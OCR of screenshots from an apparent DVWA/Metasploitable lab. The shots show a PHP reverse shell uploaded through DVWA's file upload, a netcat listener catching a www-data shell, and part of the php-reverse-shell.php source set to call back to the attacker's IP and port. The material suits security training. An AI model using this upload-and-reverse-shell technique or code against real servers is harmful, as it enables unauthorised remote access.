


File Macchina Visualizza Inserimento Dispositivi Aiuto
1 2 3 4
17:44
Index of /dvwa/hackable/upl
192.168.32.101/dvwa/hackable/uploads/
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google H
Index of /dvwa/hackable/uploads
Name Last modified Size Description
Parent Directory -
dvwa_email.png 16-Mar-2010 01:56 667
php-reverse-shell.php 15-May-2024 17:42 5.4K
shell.php 15-May-2024 17:12 301
Apache/2.2.8 (Ubuntu) DAV/2 Server at 192.168.32.101 Port 80
kali@kali: ~
File Actions Edit View Help
(kali㉿kali)-[~]
$ nc -lvnp 1234
listening on [any] 1234 ...


File Macchina Visualizza Inserimento Dispositivi Aiuto
1 2 3 4
17:45
Index of /dvwa/hackable/
192.168.32.101/dvwa/hackable/uploads/
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google H
Index of /dvwa/hackable/uploads
Name Last modified Size Description
Parent Directory -
dvwa_email.png 16-Mar-2010 01:56 667
php-reverse-shell.php 15-May-2024 17:42 5.4K
shell.php 15-May-2024 17:12 301
Apache/2.2.8 (Ubuntu) DAV/2 Server at 192.168.32.101 Port 80
192.168.32.101
kali@kali: ~
File Actions Edit View Help
(kali㉿kali)-[~]
$ nc -lvnp 1234
listening on [any] 1234 ...
connect to [192.168.32.100] from (UNKNOWN) [192.168.32.101] 55050
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
17:45:13 up 45 min, 2 users, load average: 0.00, 0.00, 0.00
USER TTY FROM LOGIN@ IDLE JCPU PCPU WHAT
msfadmin tty1 - 17:00 4:36m 0.16s 0.12s -bash
root pts/0 :0.0 16:59 45:15m 0.00s 0.00s -bash
uid=33(www-data) gid=33(www-data) groups=33(www-data)
sh: no job control in this shell
sh-3.2$ pwd
/
sh-3.2$ whoami
www-data
sh-3.2$ ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz
sh-3.2$
CTRL (DESTRA)

File Actions Edit View Help

GNU nano 7.2 php-reverse-shell.php

```
set_time_limit (0);
$VERSION = "1.0";
$ip = '192.168.32.100';  // CHANGE THIS
$port = 1234;       // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;

//
// Daemonise ourself if possible to avoid zombies later
//

// pcntl_fork is hardly ever available, but will allow us to daemonise
// our php process and avoid zombies.  Worth a try...
if (function_exists('pcntl_fork')) {
        // Fork and have the parent process exit
        $pid = pcntl_fork();

        if ($pid == -1) {
                printit("ERROR: Can't fork");
                exit(1);
        }

        if ($pid) {
                exit(0);  // Parent exits
        }

        // Make the current process a session leader
        // Will only succeed if we forked
        if (posix_setsid() == -1) {
                printit("Error: Can't setsid()");
                exit(1);
        }

        $daemon = 1;
} else {
        printit("WARNING: Failed to daemonise.  This is quite common and not fatal.");
}

// Change to a safe directory
chdir("/");

// Remove any umask we inherited
umask(0);

//
```

^G Help ^O Write Out ^W Where Is ^K Cut ^T Execute ^C Location M-U Undo M-A Set Mark M-] To Bracket M-Q Previous ^B Back ^◂ Prev Word ^A Home
^X Exit ^R Read File ^\ Replace ^U Paste ^J Justify ^/ Go To Line M-E Redo M-6 Copy ^Q Where Was M-W Next ^F Forward ^▸ Next Word ^E End